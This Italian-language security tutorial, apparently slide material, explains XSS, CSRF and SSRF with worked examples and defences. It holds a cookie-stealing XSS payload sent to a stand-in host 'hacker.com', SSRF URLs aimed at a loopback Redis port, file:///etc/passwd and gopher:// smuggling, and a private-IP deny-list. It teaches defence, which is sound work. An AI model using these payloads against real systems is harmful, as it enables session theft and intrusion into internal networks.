



XSS, CSRF e SSRF: Vulnerabilità Web Critiche

Una guida tecnica approfondita alle tre principali vulnerabilità di sicurezza nelle applicazioni web moderne

XSS (Cross-Site Scripting)


Vettore: Iniezione di script lato client.

Definizione

L'attaccante inserisce codice JavaScript malevolo in un'applicazione web. Il codice viene eseguito nel contesto del browser della vittima.

Esempio Tecnico (Reflected)

- Un'applicazione ha una pagina di errore che riflette un parametro URL: `https://sito.it/error?msg=Accesso+Negato`.
- L'attaccante invia alla vittima un link modificato:
`https://sito.it/error?msg=<script>document.location='http://hacker.com/steal?c='+document.cookie</script>`.
- Il server stampa il messaggio nella pagina; il browser della vittima esegue lo script e invia il cookie di sessione al server dell'attaccante.



📄 Mitigazione

Output encoding (convertire i caratteri speciali in entità HTML) e implementazione di una **Content Security Policy (CSP)** rigida.

CSRF (Cross-Site Request Forgery)

Vettore: Abuso della fiducia del browser nei cookie di sessione.



Definizione

L'attaccante induce il browser della vittima a inviare una richiesta HTTP non intenzionale verso un'applicazione web in cui la vittima è autenticata.



Esempio Tecnico

- Un router domestico ha un'interfaccia web per cambiare la password: POST /admin/change-password con corpo new_pass=1234.
- L'attaccante ospita un sito maligno con un form nascosto che punta a quell'URL e lo invia automaticamente tramite JavaScript (document.forms[0].submit()) al caricamento della pagina.
- Se l'utente visita il sito dell'attaccante mentre è loggato nel router, il browser invia la richiesta includendo i cookie di autenticazione.



Mitigazione

Utilizzo di **Anti-CSRF Tokens** (valori univoci non predicibili necessari per validare le richieste di modifica) e attributo SameSite=Strict per i cookie.


SSRF (Server-Side Request Forgery)

Vettore: Manipolazione delle richieste generate dal server.

Definizione: L'attaccante abusa di una funzionalità del server per fargli effettuare richieste verso risorse interne non accessibili dall'esterno.

Esempio Tecnico (Infrastruttura Locale)

01	02
Scenario Un'azienda ha un server web pubblico e un database Redis interno (porta 6379) che non richiede password perché "protetto" dal firewall.	Vulnerabilità Il server web ha una funzione per scaricare file PDF tramite URL: <code>https://sito.it/download?file=http://esterno.com/documento.pdf</code>.
03	04
Attacco L'attaccante invia: <code>https://sito.it/download?file=http://127.0.0.1:6379/</code>.	Risultato Il server web effettua una connessione TCP verso se stesso (loopback) sulla porta 6379. L'attaccante può ora inviare comandi Redis per leggere o cancellare i dati in memoria, scavalcando completamente il firewall esterno.



SSRF - Vettori Avanzati e Difesa

Vettori Avanzati

- Port Scanning Interno:** Inviando richieste a diversi indirizzi IP privati (es. 192.168.1.1, 192.168.1.2), l'attaccante può mappare i servizi attivi all'interno della LAN aziendale analizzando i tempi di risposta o i codici di errore del server.
- Protocol Smuggling:** Se il server usa librerie che supportano protocolli diversi da HTTP, l'attaccante può usare `file:///etc/passwd` per leggere file di sistema o `gopher://` per incapsulare traffico binario verso database o server mail.

Strategie di Difesa (Hardening)

- Deny-list di IP Privati:** Bloccare richieste verso 127.0.0.1, localhost, e i range di IP privati (10.0.0.0/8, 192.168.0.0/16, etc.).
- DNS Resolution Validation:** Verificare l'IP dopo la risoluzione DNS per evitare attacchi di "DNS Rebinding".
- Segregazione di Rete:** Isolare il server web in una DMZ e impedire che possa stabilire connessioni verso la rete di gestione o database interni.

Riepilogo Comparativo

Ecco la sintesi comparativa in formato **lista**, ottimizzata per essere incollata su Gamma o strumenti simili. Questa struttura permette a Gamma di generare automaticamente dei blocchi o delle card separate per ogni punto.

Confronto Tecnico: XSS, CSRF e SSRF

		
XSS (Cross-Site Scripting) • Esecutore: Il Browser della vittima. • Bersaglio: Dati dell'utente (Cookie, token di sessione, DOM). • Meccanismo: Iniezione di script (JavaScript) che il browser esegue fidandosi della sorgente. • Punto di Debolezza: Mancata sanificazione dell'Output (i dati utente vengono mostrati senza filtri). • Esempio: Un commento malevolo ruba la sessione a chiunque lo visualizzi.	CSRF (Cross-Site Request Forgery) • Esecutore: Il Browser della vittima. • Bersaglio: Azioni dell'utente (Modifica impostazioni, transazioni, eliminazione dati). • Meccanismo: Sfrutta l'invio automatico dei cookie per forzare richieste non intenzionali. • Punto di Debolezza: Mancata validazione della Sorgente della richiesta (il server non verifica l'intenzionalità). • Esempio: Un link esterno chiude l'account dell'utente mentre quest'ultimo è loggato.	SSRF (Server-Side Request Forgery) • Esecutore: Il Server dell'applicazione. • Bersaglio: Infrastruttura interna, servizi locali (Redis, Database) e file di sistema. • Meccanismo: Il server viene manipolato per inviare richieste verso la propria rete privata (LAN/Loopback). • Punto di Debolezza: Mancata validazione della Destinazione (il server contatta qualsiasi URL fornito). • Esempio: Il server interroga il proprio database interno su porta 6379 invece di scaricare un'immagine esterna.